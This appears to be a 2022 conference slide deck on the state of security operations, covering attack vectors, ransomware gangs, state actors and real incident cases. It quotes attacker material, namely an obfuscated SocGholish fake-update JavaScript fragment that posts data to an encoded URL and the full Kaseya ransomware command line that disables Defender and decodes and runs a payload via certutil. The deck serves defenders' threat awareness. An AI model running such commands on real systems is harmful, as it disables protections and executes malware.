

# State of the Art of Security Operations

Ondřej Šrámek  
6th October 2022



# \$whoami

Ondřej Šrámek

- Threat Hunting Lead @ PwC. Before working for Oracle (NetSuite) and NÚKIB/NBÚ
- More than 9 years of Experience in Cyber Security. Expertise in Incident Response, DFIR and Threat Hunting.
- GNFA, GMON, GCTI
- Locked Shields 2014-2021 CZ Team
- Reserve at Czech (Army) Cyber Forces Command



# Overview

1. Current Threats
2. Are we able to defend?
3. (Incident) Response
4. Conclusion

1

Current Threats

# Current Threats

## Attack Vectors

- **User**

- Leaked Credentials
- (Spear)Phishing
- “Clicker”
- USB
- Insider

- **Vulnerability**

- VPN
- Firewall
- Exchange
  
- RCE

# Current Threats

## Main Focus

- **Money**
  - Ransomware (Colonial Pipeline [1], HSE [2],...)
  - \*mining (Monero, Bitcoin)
- **Strategic Advantage**
  - \*wiper (NotPetya [3], Russian invasion to Ukraine [4])
  - APT (ICS/SCADA) [5]
- **Espionage**
  - COVID-19 [6]
  - MFA HU [7]

# Current Threats

## Threat Actors

- **Gangs**

- DarkSide aka BlackMatter
- REvil aka Sodinokibi
- CryptoWall
- LockBit

- **State Sponsored**

- Conti aka Ryuk (FSB, APT29)
- Sandworm (GRU)

- **Other**

- NB65
- Sweed
- “Miners”
  - Kinsing
  - Wacatac



# Real Cases



# Leaked Credentials

Name (email), password, hash,...

Search

Advanced

Found 1000+ Text Files, 540 Website HTMLs, 422 PDF Files, 307 Email Files, 217 Pastes, 111 CSV Files, 18 Database Files, 7 Excel Files, 1 Paste User, 1 Word File

5.7kk 24.12.18.txt [Part 41 of 44]

PRO 2021-03-21 09:41:53

[Redacted content]

Full Data

700 Million US, UK Email Lists/Indian & International Emails - Category Wise/Science/SCIENCE.TXT

PRO 2021-10-08 04:04:40

[Redacted content]

Full Data

Priv\_VIP\_COMBO.rar/Priv VIP COMBO.txt [Part 23 of 193]

PRO 2020-12-31 16:14:15

[Redacted content]

Full Data


onliner\_spambot.rar/bad/smtp/2.txt [Part 14 of 16]

PRO 2021-04-21 13:11:37

[Redacted content]


# Phishing

CV



# Fake Update

## SocGholish



The image shows a Chrome browser window displaying a 'Fake Update' notification. The notification text reads: 'You are using an older version', 'Update now to keep your Chrome browser running smoothly and...', and 'Your download will begin automatically. If not, click here'. A green 'Update Chrome' button is visible. Below the notification, there are images of a laptop, tablet, and smartphone displaying the same notification. To the right, a Notepad window titled 'Chrome.Update.191a46.js - Notepad' contains JavaScript code that appears to be a malicious script designed to bypass the update notification and perform actions like sending data to a server.

```
Chrome.Update.191a46.js - Notepad
File Edit Format View Help

zpokjear6 += ngycifos + '=' +
encodeURIComponent(''+natomi[ngycifos]) + '&';
    }
    }
    return rsizyn.faom(zpokjear6);
},
cyddakzowot : function (zpokjear6) {
    try {
        var cubpvinsu;
        cubpvinsu = new ActiveXObject
('MSXML2.XMLHTTP');
        cubpvinsu['open']('POST', url, false);
        cubpvinsu['send'](zpokjear6);
        return cubpvinsu['responseText'];
    } catch (e) {}
};
function nedy() {}
rsizyn.xeqteoty();

var url = rsizyn.dytal('csmuu.eyqlwiimvakfb-
mlsleiphe.rnsebxw.i0t6wfr3e7fawfzbc/q/e:osipjtytfhq')+rsizyn.d
ytal('mgqnyyf.jlresxviepi/i');

function request(natomi) {
    var xonoel = rsizyn.cyddakzowot(rsizyn.tuglu(natomi));
    return rsizyn.xogynhmo(xonoel);
}

var flebedfi = ['a', '501', '263'];
```

# Insider

LAPSUS\$

LAPSUS\$ channel

**We recruit employees/insider at the following!!!!**

- Any company providing Telecommunications (Claro, Telefonica, ATT, and other similar)
- Large software/gaming corporations (Microsoft, Apple, EA, IBM, and other similar)
- Callcenter/BPM (Atento, Teleperformance, and other similar)
- Server hosts (OVH, Locaweb, and other similar)

**TO NOTE: WE ARE NOT LOOKING FOR DATA, WE ARE LOOKING FOR THE EMPLOYEE TO PROVIDE US A VPN OR CITRIX TO THE NETWORK, or some anydesk**

If you are not sure if you are needed then send a DM and we will respond!!!!


If you are not a employee here but have access such as VPN or VDI then we are still interested!!

You will be paid if you would like. Contact us to discuss that

@lapsusjobs ← 624 👁 13.3K ★ 12:37 PM

# Ransomware

## Dark Side




# Ransomware

## Kaseya Supply Chain Attack

```
C:\WINDOWS\system32\cmd.exe" /c ping 127.0.0.1 -n 4979 > nul &  
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference  
-DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true  
-DisableIOAVProtection $true -DisableScriptScanning $true  
-EnableControlledFolderAccess Disabled -EnableNetworkProtection AuditMode  
-Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend & copy /Y  
C:\Windows\System32\certutil.exe C:\Windows\cert.exe & echo %RANDOM% >>  
C:\Windows\cert.exe & C:\Windows\cert.exe -decode c:\kworking\agent.crt  
c:\kworking\agent.exe & del /q /f c:\kworking\agent.crt  
C:\Windows\cert.exe & c:\kworking\agent.exe
```

# Ransomware

## Conti




2

Are we able to defend?

